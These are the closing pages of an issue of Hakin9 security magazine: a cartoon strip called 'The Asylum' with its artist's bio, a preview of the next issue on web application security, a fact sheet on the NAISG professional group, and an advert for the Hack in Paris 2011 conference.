

Character 1 – Is usually on the left, plays the *front man* and generally initiates the topic. It may have lines in any of the three cells.

Character 3 – Is usually on the right, usually (but not strictly always) plays the „straight man” and responds to 1. It may have lines in any of three cells.

Character 2 – Is usually positioned in the lower middle of the first cell and remains there. Its' being is subject to interpretation (some have called it the sun, some a burning bush, some the back of head, some a pool of water, etc.), however it serves as the *synthesizer*/passive observer. It has lines in the third cell only.




## JIM GILBERT

*Jim Gilbert is a painter, and have exhibited in galleries in USA and Europe. He currently live in USA and spend time in South America. His paintings are non-figurative, but he realized some years ago that he was also interested in how to combine the words and graphics – the happy result was cartoons. Specifically he is exited about The Asylum because of its minimal nature – B&W, minimal drawing, minimal words, minimal characters, maximum content. Visit the website: [jimgilbertartworks.com](http://jimgilbertartworks.com), Your comments will be much appreciated.*







**THE ASYLUM**






© 1997

**THE ASYLUM**





© 1997

**THE ASYLUM**





© 1997

**THE ASYLUM**



© 1997

**THE ASYLUM**



© 1997

The background of the entire page is a dark blue/black color with several bright white lightning bolts striking downwards. The bolts are jagged and have a glowing effect. The text is overlaid on this background.

In the next issue of  
**HAKIN9** magazine:

# **WEB APP SECURITY**

**Available to download  
on June 30th**

Soon in Hakin9!

RFID, SQL Injection, Stuxnet, Hacking Facebook, Port scanner, IP scanners, ISMS, Security Policy, Data Recovery, Data Protection Act, Single Sign On, Standards and Certificates, Biometrics, E-discovery, Identity Management, SSL Certificate, Data Loss Prevention, Sharepoint Security, Wordpress Security

**If you would like to contact Hakin9 team, just send an email to [en@hakin9.org](mailto:en@hakin9.org). We will reply a.s.a.p.**

# **Join the National Information Security Group (NAISG)**

## **FREE ANNUAL MEMBERSHIP FOR HAKIN9.org SUBSCRIBERS**

### **FACT SHEET**



#### **Overview**

The National Information Security Group (NAISG) is a non-profit organization that promotes awareness and education of information security through the support of local and regional chapters. Members include IT administrators, managers, law enforcement personnel, the media, educators and students and anyone else interested in getting or staying on the cutting edge of information security.

#### **NAISG:**

- › OPEN YOUR OWN CHAPTER ANYWHERE IN THE GLOBE.
- › MONTHLY MEETINGS AT EACH CHAPTER – VISIT ONE WHEN YOU CAN – FREE.
- › SECURITY VENDOR NEUTRAL – NO PRODUCT PRESENTATIONS.
- › MEMBERS ARE IT SECURITY PROFESSIONALS, LAW ENFORCEMENT, STUDENTS, EDUCATORS AND OTHERS.
- › EDUCATIONAL VENUE ON NEW SECURITY TECHNIQUES AND OTHER INFORMATION SECURITY ISSUES.
- › FREE DAILY TECHTIPS – EMAIL AND ONLINE FORUM FOR FREE SUBSCRIPTION TO SOLVE ANY SECURITY OR IT RELATED QUESTION OR PROBLEM YOU ARE HAVING...

***No formal security experience required. Come to learn, share tips and tricks and network with IT professionals!***

#### **Leadership**

- › **Bradley J. Dinerman**, founder and president - Brad is the founder and president of Fieldbrook Solutions LLC, an IT and MIS and consulting firm in Massachusetts. He is a CISSP and a Microsoft MVP in Enterprise Security, holds a number of technical certifications, is an active member of the FBI Infragard and the Microsoft IT Advisory Council and earned a Ph.D. in physics from Boston College. Brad frequently contributes to online TechTips sites and gives user group and conference presentations around the country. More information is available at <http://www.naisg.org/About/>.
- › **Board of Directors** . A six-member board of directors provides direction for the group. Members of the board represent various segments of the IT/security community, including academia, law enforcement, defense and the legal sectors. Bios of the board members may be found at <http://www.naisg.org/Board/>.
- › **National Advisory Council** This council includes the leaders of each chapter and provides inter-chapter support.

#### **U.S. Chapters**

As of April, 2011, NAISG maintains the following chapters in addition to its online presence, for a total of more than 5,000 members:

Atlanta, GA; Boston, MA; Dallas, TX; Houston, TX; Midland, MI; Orlando, FL; Seattle, WA; Little Rock, AR

#### **Key Sponsors**

Astaro – <http://www.astaro.com>

NetClarity – <http://www.netclarity.net>

## **SECURANOIA – ANNUAL SECURITY CONFERENCE**

**– TO BE HELD THIS FALL IN BOSTON, MA, USA**

NAISG is the legal trademark of the National Information Security Group, Inc. All Rights Reserved.

NAISG is a NON-PROFIT ORGANIZATION.



# Hack in Paris

## 14 - 17 Juin 2011

### INTERNATIONAL TECHNICAL CONFERENCES IN IT SECURITY

For 4 days, **Hack In Paris** will gather the technical profiles and French or international IT managers around

- 2 Trainings
- 13 Talks

Come to inform you about the concrete reality of Hacking and its consequences on the functioning of companies.



For its first edition, **Hack In Paris** (HIP) will be held from June 14 to 17, 2011 at Disneyland Paris Conference Center. The main idea is to provide the state of the art of IT security to professionals.

Informations and registrations on  
[www.hackinparis.com](http://www.hackinparis.com)

 **SYSDREAM**  
IT Security Services  
[www.sysdream.com](http://www.sysdream.com)

LE MAGAZINE DE LA SECURITE INFORMATIQUE  
**MAG SECURS**  
INFORMATIQUE ■ RESEAUX ■ TELECOM ■ INTERNET

**SOURCEfire**<sup>®</sup>

  
**agarik**  
a Bull Group Company